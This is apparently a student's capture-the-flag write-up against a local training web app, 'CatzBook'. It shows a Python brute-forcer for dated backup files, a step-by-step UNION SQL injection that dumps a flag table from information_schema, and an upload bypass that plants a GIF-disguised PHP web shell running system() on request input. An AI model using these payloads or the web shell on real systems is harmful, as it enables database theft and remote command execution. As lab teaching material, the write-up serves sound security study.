Web server starting... please be patient! You can press Ctrl+C to stop it.
Initialization succeeded! Starting services...
2021-04-29 11:10:33,252 INFO Set uid to user 0 succeeded
2021-04-29 11:10:33,257 INFO RPC interface 'supervisor' initialized
2021-04-29 11:10:33,258 INFO supervisord started with pid 1
2021-04-29 11:10:34,261 INFO spawned: 'friends-daemon' with pid 25
2021-04-29 11:10:34,264 INFO spawned: 'nginx' with pid 26
2021-04-29 11:10:34,267 INFO spawned: 'php-fpm7' with pid 27
2021-04-29 11:10:35,340 INFO success: friends-daemon entered RUNNING state,
process has stayed up for > than 1 seconds (startsecs)
2021-04-29 11:10:35,341 INFO success: nginx entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2021-04-29 11:10:35,343 INFO success: php-fpm7 entered RUNNING state, process
has stayed up for > than 1 seconds (startsecs)
XSS simulator: saw <script> in post!
XSS simulator: caught acceptFriend(8) call
XSS simulator: friend(s) accepted!
```

## Posts by The Boss



The Boss

2021-04-29 11:10:32

To all the hackers out there, who will never see this message anyway, choke on this  
**SpeishFlag{6x09h1dO6frbS6zi4Jt3savPZ2lIJfji}** hah!



The Boss

2021-04-29 11:09:32

Hey, check out my new website backup script:

**backup.sh**

They'll never get me :P

## Flag

**SpeishFlag{6x09h1dO6frbS6zi4Jt3savPZ2lIJfji}**

## Website backup

```
1#!/bin/bash
2# Dis iz mah backup script
3# Powered by cat, ofc!
4
5echo "can you guess what you'll find in here?" > /tmp/flag.txt
6tar czf /tmp/flag.tar.gz -C /tmp/ flag.txt
7# Backup website
8tar czf backup-orig.tar.gz -C /var/www/ .
9# Let the cat do its thing
10cat backup-orig.tar.gz /tmp/flag.tar.gz > backup-$(date +'%Y-%m-%d').tar.gz
11rm -f backup-orig.tar.gz
12
```

```
import requests
```

```
URL = "http://localhost:8080/backup-YYYY-MM-DD.tar.gz"
```

```

cookie = {"PHPSESSID": "3is2vgj7sfccrod60lev39e2fhu"}


def send_request(i, j, k):
    url = URL
    url = url.replace("YYYY", i).replace("MM", j).replace("DD", k)
    r = requests.get(url=url, cookies=cookie)

    #print(url)
    if r.status_code != 404:
        print(f"[+] Found backup file: {i}, {j}, {k}")
        exit(0)


for i in range(2021, 0, -1):
    print(f"[!] Searching year {str(i)}")
    for j in range(12, 0, -1):
        for k in range(31, 0, -1):

            send_request(str(i), str(j), str(k))
            send_request(str(i), str(j).zfill(2), str(k))
            send_request(str(i), str(j).zfill(2), str(k).zfill(2))
            send_request(str(i), str(j), str(k).zfill(2))

```

```

[X]--[kayn@parrot]--[~/Documents/ISC/tema2/task2]
└── $clear ; python brute.py
[!] Searching year 2021
[+] Found backup file: 2021, 04, 6

```

```

[kayn@parrot]--[~/Documents/ISC/tema2/task2/web]
└── $binwalk -e backup-2021-04-6.tar.gz


DECIMAL      HEXADECIMAL      DESCRIPTION
-----



-
0           0x0          gzip compressed data, maximum compression, from Unix, last modified: 1970-01-01 00:00:00 (null date)
3677650     0x381DD2      gzip compressed data, maximum compression, from Unix, last modified: 1970-01-01 00:00:00 (null date)

```

```
[kayn@parrot] -[~/Documents/ISC/tema2/task2/web]
└── $ls
backup-2021-04-6.tar.gz _backup-2021-04-6.tar.gz.extracted brute.py
[kayn@parrot] -[~/Documents/ISC/tema2/task2/web]
└── $cd _backup-2021-04-6.tar.gz.extracted/
[kayn@parrot] -[~/Documents/ISC/tema2/task2/web/_backup-2021-04-
6.tar.gz.extracted]
└── $ls
0 0.gz 381DD2 381DD2.gz
```



## Flag

**SpeishFlag{kdI8QCUXi24I9Y4esLMyY6jK1cGE8R99}**

## SQL Backdoor

```
public function login()
{
    if (!empty($_POST)) {
        if (empty($_POST["catname"]) || empty($_POST["password"]) ||
```

```
empty($_POST["agreement"])) {
    error_log("Invalid POST parameters: " . var_export($_POST,
true));
    $this->Redirect("/?err=login");return;
}
$stmt = $this->db->Query("SELECT * FROM `accounts` WHERE username =
? AND password = SHA(?)",
array($_POST["catname"], $_POST["password"]));
$account = $stmt->fetch();
if (!$account) {
    error_log("Invalid credentials: " . var_export($_POST, true));
    $this->Redirect("/?err=login");return;
}
$_SESSION["auth"] = $account;
}
$this->Redirect("/");
}
```

# Hey there, little fella!

Full name:

' UNION SELECT 1,2,3-- -

Your full name.

Katsername:

' UNION SELECT 1,2,3-- -

Something unique to inspire fear in all mice's hearts.

Password

\*\*\*\*

Choose something humans would never think of!

Confirmation

\*\*\*\*

Did you already forget it?!

Roaaaawwwwr!

Make meaw account!

localhost:8080/inside/p/%20UNION%20SELECT%201,2,3--%20- Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

Fatal error: Uncaught PDOException: SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns in /var/www/lib/Database.php:45 Stack trace: #0 /var/www/lib/Database.php(45): PDO->prepare('SELECT \*, EXIST...') #1 /var/www/controllers/inside/Profile.php(29): Database->Query(SELECT \*, EXIST..., Array) #2 /var/www/lib/Controller.php(65): Profile->index(Array) #3 /var/www/controllers/inside/Index.php(42): Controller->Dispatch(Array, 'index') #4 /var/www/Index.php(46): Index->Dispatch(Array) #5 {main} thrown in /var/www/lib/Database.php on line 45

# Hey there, little fella!

Full name:

test' UNION SELECT 1,2,3,4,5,6,7,8 -- -

Your full name.

Katsername:

test' UNION SELECT 1,2,3,4,5,6,7,8 -- -

Something unique to inspire fear in all mice's hearts.

Password

\*\*\*\*\*

Choose something humans would never think of!

Confirmation

\*\*\*\*\*

Did you already forget it?!

Roaaaawwwr!

Make meaw account!

Payload: **test' UNION SELECT 1,2,3,4,5,6,7,8 -- -**

← → ⌂ ⌂ localhost:8080/inside/p/test'%20UNION%20SELECT%201,2,3,4,5,6,7,8%20--%20-


Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

## CatzBook

3's Profile

6

Friend added



Payload: '**UNION SELECT 1,2,@@version,4,5,database(),7,8-- -**

← → ⌂ ⌂ localhost:8080/inside/p/'UNION%20SELECT%201,2,@@version,4,5,database(),7,8--%20-


Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

## CatzBook

8.0.24's Profile

web\_4850

Friend added



# Hey there, little fella!

Full name:

```
'UNION SELECT 1,2,@@version,4,5,database(),7,table_n&
```

Your full name.

Katsername:

```
'UNION SELECT 1,2,@@version,4,5,database(),7,table_n&
```

Something unique to inspire fear in all mice's hearts.

Password

Choose something humans would never think of!

Confirmation

Did you already forget it?!

Roaaaaawwwr!

**Make meaw account!**

SQLSTATE[22001]: String data, right truncated: 1406

Data too long for column 'username' at row 1

```

class Profile extends InsideCommon
{
    public function __construct($parent = null) {
        parent::__construct($parent);
    }

    public function index($params=null)
    {
        $this->common();
        if (empty($params)) {
            $this->Render("profile_404");
            return;
        }
        // make the profile accessible by either ID or username
        $u = $params[0];
        $cond = "a.`username` LIKE '{$u}'";
        if (preg_match('/^[\d]+$/ ', $u)) {
            $cond = "a.`id` = {$u}";
        }
    }
}

```

localhost:8080/inside/p/%20UNION%20SELECT%201,2,@@version,4,5,database(),7,8--%20-

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook

## 8.0.24's Profile

web\_4904

Friend added

**Payload: 'UNION SELECT 1,2,3,4,5,table\_name,7,8 FROM information\_schema.tables WHERE table\_schema='web\_4904' LIMIT 0,1-- -**

localhost:8080/inside/p/%20UNION%20SELECT%201,2,3,4,5,table\_name,7,8%20FROM%20information\_schema.tables%20WHERE%20table\_schema='web\_4904'%20LIMIT%200,1--%20-

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook

## 3's Profile

accounts

Friend added

**Payload: 'UNION SELECT 1,2,3,4,5,table\_name,7,8 FROM information\_schema.tables WHERE table\_schema='web\_4904' LIMIT 1,1-- -**

## CatzBook

### 3's Profile

flags38364

Friend added

Payload: **'UNION SELECT 1,2,3,4,5,column\_name,7,8 FROM information\_schema.columns WHERE table\_schema='web\_4904' and table\_name='flags38364' LIMIT 0,1-- -'**

## CatzBook

### 3's Profile

id

Friend added

Fri

You

Cat

Posts by 2

Payload: **'UNION SELECT 1,2,3,4,5,column\_name,7,8 FROM information\_schema.columns WHERE table\_schema='web\_4904' and table\_name='flags38364' LIMIT 1,1-- -'**

## CatzBook

### 3's Profile

zaflag

Friend added

Frien

You t

Cats

Payload: **'UNION SELECT 1,2,id,4,5,zaflag,7,8 FROM flags38364 LIMIT 0,1-- -**

CatzBook

# 1's Profile

SpeishFlag{0xiTyXDGEbDJafiQZArBNprEWKCQnwwK}

Friend added

## Flag

**SpeishFlag{0xiTyXDGEbDJafiQZArBNprEWKCQnwwK}**

## File Upload

```
1 POST /auth/register_real_one HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 74
9 Origin: http://localhost:8080
.0 DNT: 1
.1 Connection: close
.2 Referer: http://localhost:8080/auth/register_real_one
.3 Cookie: PHPSESSID=2u2qgu8h7fnh7ds58a7jpf840r
.4 Upgrade-Insecure-Requests: 1
.5 Sec-GPC: 1
.6
.7 fullname=kayn&catname=kayn&password=kayn&confirm_password=kayn&agreement=1&profile_img=profile/jmkat.jpg|
```

**Request**

```

1 GET /index.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----31037628928354169033639572582
8 Content-Length: 563
9 Origin: http://localhost:8080
10 DNT: 1
11 Connection: close
12 Referer: http://localhost:8080/inside
13 Cookie: PHPSESSID=2u2gg8h7fnh7ds58a7jpf840r
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 -----31037628928354169033639572582
18 Content-Disposition: form-data; name="text"
19
20 GIF
21 -----31037628928354169033639572582
22 Content-Disposition: form-data; name="image"; filename="kayn.php"
23 Content-Type: application/x-php
24
25 GIF89a
26 <!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
27
28 <?php
29
30 if(isset($_REQUEST['cmd'])){
31     echo "<pre>";
32     $cmd = $_REQUEST['cmd'];
33     system($cmd);
34     echo "</pre>";
35     die;
36 }
37
38 ?>
39
40 -----31037628928354169033639572582 -
41

```

**Response**

```

1 HTTP/1.1 302 Found
2 Server: nginx/1.16.1
3 Date: Thu, 29 Apr 2021 19:26:18 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.22
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Location: /inside
11 Content-Length: 0
12
13

```

**Request**

```

1 GET /userupload/posts/kayn.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://localhost:8080/inside
10 Cookie: PHPSESSID=2u2gg8h7fnh7ds58a7jpf840r
11 Sec-GPC: 1
12
13

```

**Response**

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.16.1
3 Date: Thu, 29 Apr 2021 19:26:38 GMT
4 Content-Type: application/octet-stream
5 Content-Length: 225
6 Last-Modified: Thu, 29 Apr 2021 19:26:18 GMT
7 Connection: close
8 ETag: "608b085a-e1"
9 Accept-Ranges: bytes
10
11 GIF89a
12 <!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
13
14 <?php
15
16 if(isset($_REQUEST['cmd'])){
17     echo "<pre>";
18     $cmd = $_REQUEST['cmd'];
19     system($cmd);
20     echo "</pre>";
21     die;
22 }
23
24 ?>
~|
```